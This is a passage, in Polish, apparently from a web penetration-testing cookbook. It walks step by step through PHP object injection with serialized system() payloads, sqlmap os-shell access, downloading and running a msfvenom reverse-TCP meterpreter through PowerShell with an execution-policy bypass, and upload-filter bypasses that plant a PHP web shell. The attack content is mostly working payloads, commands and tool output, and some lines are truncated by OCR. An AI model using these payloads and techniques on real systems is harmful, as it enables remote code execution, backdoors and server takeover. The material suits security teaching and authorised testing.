
Wykorzystywanie wstrzykiwania obiektów PHP

Wstrzykiwanie obiektów PHP ma miejsce, gdy niebezpieczne dane wejściowe użytkownika są przekazywane przez funkcję PHP unserialize(). Gdy przekazujemy serializowany ciąg obiektu klasy do aplikacji, aplikacja go akceptuje, a następnie PHP rekonstruuje obiekt i zwykle wywołuje magiczne metody, jeśli są zawarte w klasie. Niektóre z metod to __construct(), __destruct(), __sleep() i __wakeup(). Prowadzi to do wstrzykiwań SQL, dołączania plików, a nawet zdalnego wykonywania kodu. Jednak aby skutecznie to wykorzystać, musimy znać nazwę klasy obiektu.

Jak to zrobić...

Poniższe kroki demonstrują wstrzykiwanie obiektów PHP:

1. Tutaj mamy aplikację, która przekazuje serializowane dane w parametrze get:



2. Ponieważ mamy kod źródłowy, zobaczymy, że aplikacja używa funkcji __wakeup(), a nazwa klasy to PHPObjectInjection:

```php
<?php
    class PHPObjectInjection{
        public $inject;
        function __construct(){

        }

        function __wakeup(){
            if(isset($this->inject)){
                eval($this->inject);
            }
        }
    }
    if(isset($_REQUEST['r'])){

        $var1=unserialize($_REQUEST['r']);
```

3. Teraz możemy napisać kod o tej samej nazwie klasy, aby wygenerować serializowany obiekt zawierający nasze własne polecenie, które chcemy wykonać na serwerze:


```
<?php

class PHPObjectInjection{

public $inject = "system('whoami');";

}

$obj = new PHPObjectInjection;

var_dump(serialize($obj));
```

?>

4. Uruchamiamy kod, zapisując go jako plik PHP, i powinniśmy mieć serializowany wynik:

```
MacBook-Air:Desktop Himanshu$ php serialize.php
string(68) "O:18:"PHPObjectInjection":1:{s:6:"inject";s:17:"system('whoami');";}"
```


5. Przekazujemy ten wynik do parametru r i widzimy, że tutaj pokazuje on użytkownikowi:



6. Spróbujmy przekazać jeszcze jedno polecenie, uname -a. Generujemy je za pomocą kodu PHP, który stworzyliśmy:

```php
<?php

class PHPObjectInjection
{
    public $inject = "system('uname -a');";
}
 $obj = new PHPObjectInjection;
 var_dump(serialize($obj));
 ?>
```

7. Następnie wklejamy wynik do adresu URL:



8. Teraz widzimy, że polecenie jest wykonywane, a wynik wygląda następująco:


Tylne furtki przy użyciu powłok internetowych

Przesyłanie powłok jest fajne; przesyłanie powłok internetowych daje nam więcej możliwości przeglądania serwerów. W tym przepisie poznasz kilka sposobów, w jakie możemy przesłać powłokę na serwer.

Jak to zrobić...

Poniższe kroki demonstrują użycie powłok internetowych:

1. Najpierw sprawdzamy, czy użytkownik jest administratorem baz danych, uruchamiając sqlmap z flagą --is-dba:



2. Następnie używamy os-shell, który wyświetla nam powłokę. Następnie uruchamiamy polecenie, aby sprawdzić, czy mamy uprawnienia:

whoami

Poniższy zrzut ekranu jest przykładem poprzedniego polecenia:

```
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]
[12:44:04] [INFO] the SQL query used returns 1 entries
[12:44:05] [INFO] retrieved: nt authority\\\\system
command standard output [1]:
[*] nt authority\system
```

3. Na szczęście mamy uprawnienia administratora. Ale nie mamy RDP dostępnego dla użytkowników zewnętrznych. Spróbujmy innego sposobu uzyskania dostępu do meterpretera za pomocą programu PowerShell.

4. Najpierw tworzymy obiekt System.Net.WebClient i zapisujemy go jako skrypt PowerShell w systemie:

echo $WebClient = New-Object System.Net.WebClient > abc.ps1

5. Teraz tworzymy nasz meterpreter.exe za pomocą msfvenom, używając następującego polecenia:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Twój adres IP>

LPORT=<Twój port do połączenia> -f exe > shell.exe

6. Teraz musimy pobrać nasz meterpreter, więc dołączamy następujące polecenie do naszego skryptu abc.ps1:

echo $WebClientDownloadFile(http://odmain.com/meterpreter.exe,

"D:\video\b.exe") >> abc.ps1

Poniższy zrzut ekranu jest przykładem poprzedniego polecenia:

```
os-shell> echo $WebClient = New-Object System.Net.WebClient > 3.ps1
do you want to retrieve the command standard output? [Y/n/a] Y
[20:57:14] [INFO] retrieved: 1
[20:57:15] [INFO] retrieving the length of query output
[20:57:15] [INFO] retrieved:
[20:57:16] [INFO] retrieved:
command standard output [1]:
[*]

os-shell> echo $WebClient.DownloadFile("htt                          .exe","D:\video\b.exe") >> 3.ps1
do you want to retrieve the command standard output? [Y/n/a] Y
[20:57:27] [INFO] retrieved: 1
[20:57:28] [INFO] retrieving the length of query output
[20:57:28] [INFO] retrieved:
[20:57:28] [INFO] retrieved:
command standard output [1]:
[*]
```

7. Domyślnie PowerShell jest skonfigurowany tak, aby zapobiegać wykonywaniu skryptów .ps1 w systemach Windows. Istnieje jednak niesamowity sposób na wykonywanie skryptów. Używamy następującego polecenia:

powershell -executionpolicy bypass -file abc.ps1

Poniższy zrzut ekranu jest przykładem poprzedniego polecenia:

```
os-shell> powershell -executionpolicy bypass -file 3.ps1
do you want to retrieve the command standard output? [Y/n/a] Y
[20:58:03] [INFO] retrieved: 1
[20:58:04] [INFO] retrieving the length of query output
[20:58:04] [INFO] retrieved:
[20:58:05] [INFO] retrieved:
command standard output [1]:
[*]
```

8. Następnie przechodzimy do katalogu D:/video/meterpreter.exe, gdzie nasz plik został pobrany i uruchamiamy go za pomocą następującego polecenia:

msfconsole

Poprzednie polecenie otworzy msf, jak pokazano na poniższym zrzucie ekranu:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tc
PAYLOAD => windows/meterpreter/reverse_tcp_dns
msf exploit(handler) > set LHOST
LHOST => ang
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set Encoder x86/shikata_ga_nai
Encoder => x86/shikata_ga_nai
msf exploit(handler) > set EXITFUNC process
EXITFUNC => process
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > set Iterations 5
Iterations => 5
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[-] Handler failed to bind to 1
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes)
```

Tylne furtki przy użyciu meterpreterów

Czasami możemy również natknąć się na przesyłanie plików, które początkowo mają służyć do przesyłania plików, takich jak Excel, zdjęcia itd., ale istnieje kilka sposobów, dzięki którym możemy to ominąć. W tym przepisie zobaczysz, jak to zrobić.

Jak to zrobić...

Poniższe kroki demonstrują użycie meterpreterów:

1. Tutaj mamy aplikację internetową, która przesyła zdjęcie:

2. Po przesłaniu zdjęcia w aplikacji widzimy to:

3. Zobaczmy co się stanie jeśli prześlemy plik .txt. Utworzymy go z testem jako danymi:

4. Spróbujmy to przesłać:

5. Nasz obraz został usunięty! Może to oznaczać, że nasza aplikacja wykonuje sprawdzenie rozszerzenia pliku po stronie klienta lub serwera:

```
POST /aa/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101 Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://localhost/aa/
Content-Type: multipart/form-data; boundary=---------------------------356326671159795166134307770
Content-Length: 222
Connection: close

-----------------------------356326671159795166134307704 5
Content-Disposition: form-data; name="image"; filename="test.txt"
Content-Type: text/plain

test
-----------------------------356326671159795166134307704 5--
```

6. Spróbujmy ominąć kontrolę po stronie klienta. Przechwytujemy żądanie w Burp i próbujemy zmienić rozszerzenie w przesłanych danych:

```
Referer: http://localhost/aa/
Content-Type: multipart/form-data; boundary=---------------------------356326671159795166134307704 5
Content-Length: 222
Connection: close

-----------------------------356326671159795166134307704 5
Content-Disposition: form-data; name="image"; filename="test.txt;.png
Content-Type: text/plain

test
-----------------------------356326671159795166134307704 5--
```

7. Teraz zmieniamy rozszerzenie z .txt na .txt;.png i klikamy dalej:

Nadal jest usuwany, co mówi nam, że aplikacja może mieć kontrolę po stronie serwera. Jednym ze sposobów na jej ominięcie byłoby dodanie nagłówka obrazu wraz z kodem, który chcemy wykonać.

8. Dodajemy nagłówek GIF87a i próbujemy przesłać plik:

```
POST /aa/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:7.0.1) Gecko/20100101
Firefox/7.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://localhost/aa/
Content-Type: multipart/form-data;
boundary=---------------------------102303120142162024026831715 8
Content-Length: 241
Connection: close

-----------------------------102303120142162024026831715 8
Content-Disposition: form-data; name="image"; filename="test.txt.gif"
Content-Type: image/png

GIF87a:
 test

-----------------------------102303120142162024026831715 8--
```

A potem przesyłamy to:

9. Widzimy, że plik został przesłany.

10. Teraz próbujemy dodać nasz kod PHP:

<?php

$output = shell_exec('ls -lart');

echo "<pre>$output</pre>";

?>

```
-----------------------------10230312014216202402683171 58
Content-Disposition: form-data; name="image"; filename="test.php.gif"
Content-Type: image/png

GIF87a:
 test
<?php
$output = shell_exec('ls -lart');
echo "<pre>$output</pre>";
?>
```


Ale nasze PHP nie zostało jeszcze wykonane.

11. Istnieją jednak również inne formaty plików, takie jak .pht, .phtml, .phtm, .htm itd. Spróbujmy .pht.

```
-----------------------------10230312014216202402683171 58
Content-Disposition: form-data; name="image"; filename="test1.php.pht"
Content-Type: text/php

GIF87a;<?php system($_GET['c']); ?>


-----------------------------10230312014216202402683171 58--
```


Nasz plik został przesłany.

12. Przeglądamy plik i widzimy, że został wykonany!



13. Spróbujmy wykonać podstawowe polecenie:

?c=whoami



Widzimy, że nasze polecenie zostało pomyślnie wykonane i nasza powłoka została przesłana na serwer.